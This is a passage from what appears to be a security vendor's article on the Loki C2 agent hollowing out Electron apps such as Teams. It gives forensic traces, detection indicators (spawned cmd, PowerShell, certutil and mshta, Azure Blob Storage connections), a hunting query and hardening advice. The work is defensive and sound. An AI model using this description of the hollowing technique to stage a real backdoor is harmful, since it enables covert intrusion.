According to the project source code, when the Loki C2 agent initializes, by default, it creates a folder under C:\Users\[USERNAME]\AppData\Roaming\ that has one of the following names: super-app, cool-tool, dev-helper, ai-wizard, or code-master.But this name can be easily changed using the create_agent_payload.js script.
Taking into account the initial moment of infection, additional file events associated with this activity include the deletion of files in the folder:
-
C:\Users\alice\AppData\Local\Microsoft\Teams\current\resources\
Especially revealing is the large amount of deletion events initiated from the explorer.exe process:

Figure 42. The explorer.exe process deleting many Teams files in resources\ directory.
This deletion of Teams files by a non-Teams related process precedes the suspicious network activity and gives evidence that this application has been hollowed out to have malicious functionality.
Putting this all together, we will now provide some detection and protection guidance in our final section.
Purple Team: Detection and Protection Recommendations

Figure 43. Pyramid diagram illustrating the increasing difficulty of detection for types of Electron attacks.
In this section, we discuss a multi-tiered approach to detecting the attacks presented in this article. We will start with general detection methods for Electron backdoors and then move on to specifically detecting Loki C2 activity. Finally, we will provide strategic recommendations for organizations seeking to harden their attack surface against these techniques.
Detecting Electron Backdoors
Due to the variety of Electron applications available, it is impossible to define behavior that will indicate the presence of a backdoor in every case. Some overt signs to look out for include:
-
Spawning of child shell processes such as cmd.exe and powershell.exe
-
Spawning of child living off the land (LOTL) binaries such as certutil and mshta.exe
-
Spawning of Electron applications from unexpected directories such as %USERPROFILE%\Downloads\
-
Modification of an Electron app’s JavaScript files by unrelated processes
-
Consistent network connections to unexpected IPs/domains
-
Network scanning behavior
Efforts should be made to understand both the purpose and context of any application under suspicion. This will help determine if the behavior is truly indicative of a backdoor. For example, Postman may be seen connecting to a local IP using different ports. However, that application is often used for testing APIs and that activity may be expected in a developer context.
Detecting Loki C2 Activity
The ideal case of detecting Loki C2 activity is when it has been used to hollow out another application. In that case, IOCs would include:
-
Connections to IPs resolved from the Azure Blob Storage subdomain *.blob.core.windows.net
-
Absence of any other external connections
-
Deletion of an Electron app’s JavaScript files by an unrelated process
-
Creation of the folder %USERPROFILE%/AppData/Roaming/[NAME]
-
Electron app process command line that includes the abovementioned folder passed in the–user-data-dir parameter
-
Unexpected file access by the process
Also included are the IOCs previously mentioned. If Loki C2 is instead implemented as a backdoor, then it will be necessary to take a more nuanced approach to filter out false positives. In such cases, it is very useful to have a known clean baseline available for comparison. This could be other computers running the same application in the environment, or a list of expected behaviors of the application provided by a platform like VirusTotal.
Suggested Hunting Query
-
Connection Element -> Associated DNS contains *.blob.core.windows.net*
-
Owner Process Element -> Command Line contains --user-data-dir , Command Line contains AppData\Roaming , Total Connections equals 1
-

Figure 44. LevelBlue ’s hunting query for Loki C2 activity.
https://[yourenvironment]..net/#/s/search?queryString=1%3C-Connection%22dnsQuery:@*.blob.core.windows.net*%22-%3EownerProcess%22commandLine:@--user-data-dir,commandLine:@AppData%5CRoaming,totalNumberOfConnections:%3D1%22&viewDetails=false
Security Recommendations
To detect and mitigate the effects of the techniques discussed, LevelBlue recommends that organizations do the following:
-
Deploy Electron applications using installation media that writes to non-user-writable directories like C:\Program Files\ and C:\Program Files (x86)\
-
Do not overly rely on application safelisting features such as WDAC for protection
-
Understand and catalog the Electron applications expected in your environment
-
LevelBlue customers should enable and properly configure File Events.
-
LevelBlue customers should also follow best practices for sensor policy configuration that includes establishing a baseline, identifying false positives, and enabling optional security features such as Anti-Malware & Fileless Protection.
-
A properly configured policy will catch many of the activities associated with variations of this attack
-
-
LevelBlue MDR customers benefit from proactive hunting services that look for signs of Electron application abuse as well as many other emerging TTPs used by threat actors.


